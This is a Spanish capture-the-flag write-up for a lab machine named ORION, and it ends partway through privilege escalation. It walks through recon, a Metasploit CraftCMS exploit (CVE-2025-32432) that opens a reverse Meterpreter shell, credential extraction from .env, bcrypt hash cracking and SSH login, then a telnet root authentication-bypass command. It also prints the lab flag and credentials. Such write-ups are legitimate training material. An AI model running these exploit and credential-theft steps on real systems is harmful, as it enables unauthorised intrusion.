


Write Up ORION

Datos sobre el objetivo:

- IP: 10.129.244.146
- Nombre Máquina: ORION
- Dificultad: Fácil
- Objetivos: Descubrir la bandera ubicada en el home del usuario (No especificado) y descubrir la bandera ubicada en el home del usuario administrador.

Paso 1: Verificación de la conexión al IP objetivo: Utilización del comando:

```
ping -c 4 10.129.244.146
```

A screenshot of a Kali Linux terminal window. The prompt is (kali@kali)-[~]. The user has entered the command \$ ping -c 4 10.129.244.146. The output shows four successful ping responses from 10.129.244.146 with varying times. Below the responses, it shows the ping statistics: 4 packets transmitted, 4 received, 0% packet loss, time 3004ms, and rtt min/avg/max/mdev = 219.832/300.634/390.196/79.569 ms.

```
(kali@kali)-[~]  
$ ping -c 4 10.129.244.146  
PING 10.129.244.146 (10.129.244.146) 56(84) bytes of data.  
64 bytes from 10.129.244.146: icmp_seq=1 ttl=63 time=370 ms  
64 bytes from 10.129.244.146: icmp_seq=2 ttl=63 time=220 ms  
64 bytes from 10.129.244.146: icmp_seq=3 ttl=63 time=390 ms  
64 bytes from 10.129.244.146: icmp_seq=4 ttl=63 time=223 ms  
  
— 10.129.244.146 ping statistics —  
4 packets transmitted, 4 received, 0% packet loss, time 3004ms  
rtt min/avg/max/mdev = 219.832/300.634/390.196/79.569 ms
```

Conclusión: Podemos ver que tenemos conexión real con el objetivo, por lo que, podemos seguir con la fase de reconocimiento activo del objetivo.

Paso 2: Escaneo utilizando nmap, realizamos el siguiente comando para el descubrimiento de los servicios y puertos. Comando:

```
nmap -sS 10.129.244.146 -T5
```

Explicación comando:

- -sS: Utilizamos esta bandera debido a que solo queremos saber los servicios del objetivo en conjunto con sus puertos. De momento, no es necesario mayor información sobre la versión de estos servicios.
- -T5: Escaneo con mayor velocidad.

```
(kali㉿kali)-[~]
$ nmap -sS 10.129.244.146 -T5
Starting Nmap 7.95 ( https://nmap.org ) at 2026-07-10 17:53 EDT
Warning: 10.129.244.146 giving up on port because retransmission cap hit (2).
Nmap scan report for 10.129.244.146
Host is up (0.19s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 6.81 seconds
```

Conclusión: Podemos rescatar que poseemos 2 puertos abiertos TCP, en este caso tenemos los puertos 22,80 con los servicios SSH y HTTP respectivamente. En el siguiente paso veremos información que podemos rescatar de las versiones de ambos.

Paso 3: Escaneo utilizando nmap, realizamos el siguiente comando para el descubrimiento de las versiones de los mismos e información adicional útil de ambos servicios. Comando:

```
nmap -sV 10.129.244.146 -p 22,80 -sC -T5
```

Explicación comando:

- -sV: Ahora que tenemos información pertinente sobre los servicios y puertos utilizados, buscamos la versión de los mismos con la bandera -sV. Esto nos servirá si existe alguna vulnerabilidad respecto a la versión.
- -p: Especificamos los puertos encontrados anteriormente.
- -sC: Esta bandera es utilizada para sacar información extra sobre estos dos servicios ocupando los scripts automatizados de nmap (Ubicados en `/usr/share/nmap/scripts`).
- -T5: Escaneo con mayor velocidad.

```
(kali㉿kali)-[~]
$ nmap -sV 10.129.244.146 -p22,80 -sC -T5
Starting Nmap 7.95 ( https://nmap.org ) at 2026-07-10 18:02 EDT
Nmap scan report for 10.129.244.146
Host is up (0.71s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.15 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
|_  256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
80/tcp    open  http     nginx 1.18.0 (Ubuntu)
|_ http-title: Did not follow redirect to http://orion.htb/
|_ http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.46 seconds
```

Conclusión: Obtenemos información sobre las versiones de ambos. En el caso de ssh vemos que posee OpenSSH 8.9p1 y en el caso de HTTP nginx. Pudimos también obtener información sobre el OS de la víctima el cual probablemente es Linux (Ubuntu). Por otra parte, sobre el protocolo SSH no sacamos información relevante para la explotación debido a que solo sacamos sus claves públicas y sus algoritmos de encriptación. Sin embargo en http vemos que existe una redirección hacia su dominio el cual es orion.htb, en el siguiente paso ingresaremos al protocolo http.

- Importante: Ninguna de las versiones anteriormente poseen vulnerabilidades conocidas y/o críticas explotables.


Paso 4: Ingresamos a la página web a través del navegador buscando vectores de ataque. Como sabemos que hay redirección hacia el dominio primero agregamos el dominio a nuestro `/etc/hosts`. Comando:

```
sudo nano /etc/hosts
```



```
GNU nano 8.4 /etc/hosts
127.0.0.1    localhost
127.0.1.1    kali
::1         localhost ip6-localhost ip6-loopback
ff02::1     ip6-allnodes
ff02::2     ip6-allrouters
10.129.63.9  enigma.htb mail001.enigma.htb support_001.enigma.htb
10.129.244.146 orion.htb
```

Conclusión: De esta forma ahora somos capaces de ver de buena forma la página del dominio orion.htb.



Conclusión: Podemos observar que en la página no existe muchos vectores de ataque, incluso el panel mostrado en la imagen no esta funcional, pero vemos en las ultimas líneas que ocupa CraftCMS, el cual posee versiones vulnerables. En el siguiente paso buscaremos más información que se nos pueda entregar sobre la versión de CraftCMS.

Paso 5: Para saber mayor información sobre la versión de CraftCMS vemos directorios de la misma página que podamos acceder y obtener esta información. Comando:

```
ffuf -u http://orion.htb/FUZZ -w  
/usr/share/wordlists/dirb/common.txt -ic
```

Explicación comando:

- -u: Ocupamos la URL proporcionada, donde FUZZ es puesto para que se centre en la búsqueda de directorios únicamente.
- -w: Ocupo la wordlist común de directorios common.txt
- -ic: Se ocupa por si la wordlists ocupada posee comentarios para que se salte estos comentarios a la hora de la búsqueda de directorios.

```
(kali㉿kali)-[~]  
$ ffuf -u http://orion.htb/FUZZ -w /usr/share/wordlists/dirb/common.txt -ic
```




```
v2.1.0-dev
```

```
:: Method      : GET  
:: URL         : http://orion.htb/FUZZ  
:: Wordlist    : FUZZ: /usr/share/wordlists/dirb/common.txt  
:: Follow redirects : false  
:: Calibration : false  
:: Timeout     : 10  
:: Threads     : 40  
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500
```


```
.htpasswd      [Status: 403, Size: 162, Words: 4, Lines: 8, Duration: 284ms]  
.git/HEAD      [Status: 403, Size: 162, Words: 4, Lines: 8, Duration: 285ms]  
.hta           [Status: 403, Size: 162, Words: 4, Lines: 8, Duration: 285ms]  
.htaccess      [Status: 403, Size: 162, Words: 4, Lines: 8, Duration: 285ms]  
admin          [Status: 200, Size: 12272, Words: 1076, Lines: 386, Duration: 1066ms]  
assets         [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 634ms]  
index          [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 901ms]  
index.html     [Status: 200, Size: 12272, Words: 1076, Lines: 386, Duration: 622ms]  
index.php      [Status: 200, Size: 9689, Words: 2708, Lines: 183, Duration: 615ms]  
logout         [Status: 200, Size: 12272, Words: 1076, Lines: 386, Duration: 722ms]  
               [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 290ms]  
:: Progress: [4614/4614] :: Job [1/1] :: 9 req/sec :: Duration: [0:03:59] :: Errors: 1 ::
```

Conclusión: Analizando, vemos que la única página distinta a lo normal en un sitio web y accesible sería el directorio admin el cual posee código 302, por lo cual, es una redirección. En el próximo paso entraremos a este directorio.

Paso 6: Entramos en la página web de admin para ver que podemos observar sobre la versión buscada de CraftCMS.



Conclusión: Vemos que se nos redirecciona a la URL admin/login, donde es un panel de login, este panel podría ser vulnerable pero antes de ver esto nos damos cuenta que al final de la página web podemos ver la versión de CraftCMS.



Conclusión: Vemos que la versión de CraftCMS es 5.6.16 la cual sí es vulnerable. En el siguiente paso intentaremos vulnerar esta versión.

Paso 7: Para esta versión tenemos un exploit en el Metasploit Framework disponible. (Esto se puede buscar en el navegador buscando el CVE vulnerable según la versión) El CVE vulnerable en este caso es CVE_2025_32432 . Para encontrarlo realizamos los siguientes comandos:

1. `service postgresql start`
2. `msfconsole`
3. `use exploit/linux/http/craftcms_preauth_rce_cve_2025_32432`
4. `set LHOST <Dirección_IP_Local>` (Debe ser de la interfaz de red compartida con el objetivo)
5. `set RHOSTS <Direccion_IP_objetivo>`
6. `run`

```
msf6 exploit(linux/http/craftcms_preauth_rce_cve_2025_32432) > run
[*] Started reverse TCP handler on 10.10.15.154:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] Leaked session.save_path: /var/lib/php/sessions
[+] The target is vulnerable. Session path leaked
[*] Injecting stub & triggering payload...
[*] Sending stage (40004 bytes) to 10.129.244.146
[*] Meterpreter session 1 opened (10.10.15.154:4444 → 10.129.244.146:36370) at 2026-07-10 18:42:15 -0400
meterpreter > |
```

Conclusión: Luego de realizar los comandos mencionados anteriormente logramos obtener una sesión meterpreter en el objetivo. Veremos aquí que usuario somos, que permisos tenemos y si podemos llegar a tener alguna bandera.

Paso 8: Vemos el usuario que tenemos y los archivos que somos capaces de obtener en la sesión. Luego de buscar esto, nos damos cuenta que la información importante se encuentra en un directorio en particular. Para todo esto realizamos la siguiente secuencia de comandos.

1. `getuid`: Para obtener información sobre el usuario
2. `pwd`: Para obtener información sobre el directorio actual
3. `shell`: Para iniciar una Shell interactiva en el objetivo

```

meterpreter > getuid
Server username: www-data
meterpreter > pwd
/var/www/html/craft/web
meterpreter > shell
Process 1721 created.
Channel 0 created.

```

Conclusión: Podemos ver que el usuario que poseemos es de un servicio www-data (El cual la mayoría de veces es poco privilegiado y solo puede acceder a los elementos locales de la web) y que poseemos el directorio web como directorio actual. Luego en la Shell podremos sacar mayor información valiosa.

1. `python3 -c 'import pty; pty.spawn("/bin/bash")'`: Para obtener una bash interactiva (No es obligatorio pero luego igualmente se hace necesario)
2. `ls -la`: Para ver los contenidos en el directorio actual
3. `cd ..`: Para ver el directorio padre
4. `ls -la`: Para ver los contenidos en el directorio padre

```

python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@orion:~/html/craft/web$ ls -la
ls -la
total 36
drwxrwxr-x 4 www-data www-data 4096 Mar 7 15:31 .
drwxrwxr-x 7 www-data www-data 4096 Mar 6 11:22 ..
-rw-rw-r-- 1 www-data www-data 283 Nov 18 2025 .htaccess
drwxr-xr-x 5 www-data www-data 4096 Mar 6 12:12 assets
drwxrwxr-x 19 www-data www-data 4096 Jul 10 22:30 cpresources
-rw-r--r-- 1 www-data www-data 9689 Mar 6 12:12 index.html
-rw-rw-r-- 1 www-data www-data 258 Nov 18 2025 index.php
www-data@orion:~/html/craft/web$ cd ..
cd ..
www-data@orion:~/html/craft$ ls -la
ls -la
total 364
drwxrwxr-x 7 www-data www-data 4096 Mar 6 11:22 .
drwxr-xr-x 3 root root 4096 Mar 6 11:19 ..
-rw-rw-r-- 1 www-data www-data 718 Mar 6 11:24 .env
-rw-rw-r-- 1 www-data www-data 411 Nov 18 2025 .env.example.dev
-rw-rw-r-- 1 www-data www-data 623 Nov 18 2025 .env.example.production
-rw-rw-r-- 1 www-data www-data 619 Nov 18 2025 .env.example.staging
-rw-rw-r-- 1 www-data www-data 31 Nov 18 2025 .gitignore
-rw-rw-r-- 1 www-data www-data 624 Nov 18 2025 bootstrap.php
-rw-rw-r-- 1 www-data www-data 611 Mar 6 11:20 composer.json
-rw-rw-r-- 1 www-data www-data 310507 Mar 6 11:20 composer.lock
drwxrwxr-x 4 www-data www-data 4096 Mar 6 11:26 config
-rwxr-xr-x 1 www-data www-data 309 Nov 18 2025 craft
drwxrwxr-x 5 www-data www-data 4096 Mar 6 11:24 storage
drwxrwxr-x 2 www-data www-data 4096 Mar 10 10:46 templates
drwxrwxr-x 49 www-data www-data 4096 Mar 6 11:20 vendor
drwxrwxr-x 4 www-data www-data 4096 Mar 7 15:31 web
www-data@orion:~/html/craft$

```

Conclusión: Al realizar la siguiente ejecución de pasos nos damos cuenta que en el directorio actual no existe ningún archivo importante o que debamos poner atención. Sin embargo, en el directorio padre vemos que si hay información importante a rescatar. El archivo .env nos podría indicar ciertas características de environment las cuales podrían tener contraseñas y usuarios.

Paso 9: Vemos el archivo .env con la utilización del siguiente comando:

```
cat .env
```

```
www-data@orion:~/html/craft$ cat .env
cat .env
# Read about configuration, here:
# https://craftcms.com/docs/5.x/configure.html

# The application ID used to to uniquely store session and cache data, mutex locks, and more
CRAFT_APP_ID=CraftCMS--67912ad2-1f1b-4993-bfec-e64daa5c23ff

# The environment Craft is currently running in (dev, staging, production, etc.)
CRAFT_ENVIRONMENT=dev

# General settings
CRAFT_SECURITY_KEY=RRS86F6i2JQKdC6kFEI7frVxA47WVMx8
CRAFT_DEV_MODE=true
CRAFT_ALLOW_ADMIN_CHANGES=true
CRAFT_DISALLOW_ROBOTS=true
CRAFT_DB_DRIVER=mysql
CRAFT_DB_SERVER=127.0.0.1
CRAFT_DB_PORT=3306
CRAFT_DB_DATABASE=orion
CRAFT_DB_USER=root
CRAFT_DB_PASSWORD=SuperSecureCraft123Pass!
CRAFT_DB_SCHEMA=
CRAFT_DB_TABLE_PREFIX=

PRIMARY_SITE_URL=http://orion.htb/
```

Conclusión: Podemos ver que obtenemos información importante sobre una base de datos, la cual poseemos tanto el nombre de la base de datos orion, el usuario root y la contraseña SuperSecureCraft123Pass!.

Paso 10: Una vez conseguido las credenciales, podemos intentar acceder a la base de datos interna del sistema a través del comando mysql:

```
mysql -u root -p'SuperSecureCraft123Pass!' orion
```

```
www-data@orion:~/html/craft/web$ mysql -u root -p'SuperSecureCraft123Pass!' orion
<b$ mysql -u root -p'SuperSecureCraft123Pass!' orion
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 4728
Server version: 10.6.23-MariaDB-0ubuntu0.22.04.1 Ubuntu 22.04

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [orion]> █
```


Conclusión: La entrada a la base de datos fue exitosa, dentro podemos ver que tablas tiene la base de datos elegida y ver donde puedo rescatar información de usuarios para acceder en SSH.

Paso 11: Para buscar tablas con información de usuarios realizamos los siguientes comandos.

- `SHOW TABLES;` : Para mostrar las tablas de la base de datos.

```
| tags  
| tokens  
| usergroups  
| usergroups_users  
| userpermissions  
| userpermissions_usergroups  
| userpermissions_users  
| userpreferences  
| users  
| volumefolders  
| volumes  
| webauthn  
| widgets
```

Vemos que la tabla que nos puede indicar los usuarios es users por lo cual, accedemos a ella.

- `SELECT * FROM users;` : Nos permite ver todas las columnas de la tabla usuario.

```
MariaDB [orion]> SELECT * FROM users;  
SELECT * FROM users;  
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+  
| id | photoId | affiliatedSiteId | active | pending | locked | suspended | admin | username | fullName | firstName | lastName | email | password | LoginAttemptIp | invalidLoginWindowStart | invalidLoginCount | lastInvalidLoginDate | lockoutDate | hasDashboard | verificationCode | verificationCodeIssuedDate | unverifiedEmail | passwordResetRequired | lastUpdated |  
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+  
| 1 | NULL | NULL | 1 | 0 | 0 | 0 | 1 | admin | NULL | NULL | NULL | adam@orion.htb | $2y$13$e9zuohgFZzGtbQalc9Mz.5PJbjxob00GMbXo8NHp3P/B42LUg0IS | 03-06 11:24:45 | 2026-03-12 11:25:04 | NULL | NULL | NULL | NULL | NULL | NULL | NULL | NULL | 0 | 2026-03-12 11:25:04 |
```

Conclusión: Aquí vemos que tenemos información de usuarios, email y contraseña en formato hash por lo cual, pudimos obtener la información de un solo usuario:

Usuario: Admin

Email:adam@orion.htb

Contraseña: \$2y\$13\$e9zuohgFZzGtbQalc9Mz.5PJbjxob00GMbXo8NHp3P/B42LUg0IS

Donde vemos que para ingresar en SSH primero debemos descifrar la contraseña en formato HASH, donde por su formato (\$2) podemos concluir que es un bcrypt (Numero 3200 en Hashcat). También vemos que el usuario puede ser admin o adam.

Paso 12: Con las credenciales y la contraseña en formato hash realizamos el proceso de cracking de la contraseña. Para esto realizamos el siguiente comando:

```
hashcat -m 3200 hash.txt /usr/share/wordlists/rockyou.txt
```

- **IMPORTANTE:** Antes de realizar este comando debemos copiar el hash en un archivo de texto utilizando nano hash.txt y copiándolo en el archivo.

```
(kali@kali) ~$ hashcat -m 3200 hash2.txt /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian Linux, None+Asserts, RELOC, SPIR-V, LLVM 18.1.8, SLEEF, DISTRO, POCL_DEBUG)

* Device #1: cpu-sandybridge-AMD Ryzen 7 8845HS w/ Radeon 780M Graphics, 3196/6456 MB (1024 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 72

INFO: All hashes found as potfile and/or empty entries! Use --show to display them.

Started: Fri Jul 10 20:59:49 2026
Stopped: Fri Jul 10 20:59:49 2026

(kali@kali) ~$ hashcat -m 3200 hash2.txt --show
$2y$13$e9zuohgFZzGtbQalc9Mz.5PJbjxob00GMBxo8NHp3P/B42LUG0LS:darkangel
```

Conclusión: El comando de arriba es el comando el cual se debe realizar, como yo lo había realizado con anticipación, tenemos en el ultimo comando que se muestra la contraseña luego de hacer cracking la cual es darkangel.

Paso 13: Con la contraseña y los posibles usuarios probamos en SSH. Para esto:

Primer intento:

```
ssh admin@orion.htb (Puede ser tanto el dominio como la dirección IP)
```

```
(kali@kali) ~$ ssh admin@orion.htb
admin@orion.htb's password:
Permission denied, please try again.
admin@orion.htb's password:
```

Conclusión: No funciono para el usuario admin, probamos para el usuario Adam.

Segundo intento:

```
ssh adam@orion.htb (Lo mismo puede ser tanto dominio como IP)
```

```
(kali㉿kali)-[~]
└─$ ssh adam@orion.htb
adam@orion.htb's password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-177-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

System information as of Sat Jul 11 01:10:13 AM UTC 2026

System load: 0.01          Processes:            234
Usage of /:  78.2% of 5.81GB Users logged in:             0
Memory usage: 9%          IPv4 address for eth0: 10.129.244.146
Swap usage:  0%

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.
   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.
2 additional security updates can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

adam@orion:~$
```

Conclusión: Ahora si se nos permitió el acceso por lo que, ya podemos buscar una bandera del usuario.

Paso 14: Encontrar la bandera del usuario. Para esto realizamos:

1. `ls`: Para ver los contenidos del directorio actual
2. `cat user.txt`: Para leer la bandera del usuario

```
adam@orion:~$ ls
user.txt
adam@orion:~$ cat user.txt
40427fc4cc282b1e7d41e91484083a97
adam@orion:~$
```

Conclusión: La bandera del usuario es **40427fc4cc282b1e7d41e91484083a97**

Paso 15: Escalar privilegios para llegar al usuario administrador (o root) y poder leer la bandera del admin. Para esto realizamos:

```
netstat -tulnp
```

Explicación comando:

- netstat: Nos permite interactuar con los servicios de red
- -tulnp: Cada letra posee un significado. “t” para puertos TCP, “u” para puertos UDP, “l” para solo los puertos que están abiertos y esperando conexiones entrantes, “n” para que el formato de salida sea simplemente las IP y no los dominios, “p” para mostrar el PID y nombre del servicio corriendo en el puerto específico.

```
adam@orion:~$ netstat -tulnp
(Not all processes could be identified, non-owned process info
will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:23            0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.0.53:53         0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
udp        0      0 127.0.0.53:53           0.0.0.0:*               -           -
udp        0      0 0.0.0.0:68              0.0.0.0:*               -           -
```

Conclusión: Vemos que existen conexiones ya conocidas como es el puerto 80, 3306 correspondientes a los servicios HTTP y MySQL, pero existen dos servicios internos antes no vistos los cuales el puerto 23 y puerto 53. Como sabemos que de forma predeterminada el puerto 23 corresponde a telnet y el puerto 53 a DNS (Tanto en UDP/TCP), entonces la mayor oportunidad de vulnerabilidad lo encontramos en el puerto 23.

Paso 16: Ahora encontraremos la versión de telnet para ver si esta es vulnerable a ciertos ataques. Para esto realizamos el siguiente comando:

```
telnet --version
```

```
adam@orion:~$ telnet --version
telnet (GNU inetutils) 2.7
Copyright (C) 2025 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <https://gnu.org/licenses/gpl.html>.
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
```

Conclusión: Podemos ver que la versión del telnet es telnet 2.7 la cual es vulnerable a 2 vulnerabilidades críticas. Una es un bypass de autenticación con el root, el cual nos sirve para escalar privilegios y la otra es un buffer overflow, el cual no nos sirve para escalar privilegios. La vulnerabilidad presentada es **CVE-2026-24061**

Paso 17: Realizaremos el comando que nos permite el bypass de autenticación con el telnet. Este comando es:

```
USER="-f root" telnet -a 127.0.0.1
```

Explicación comando:

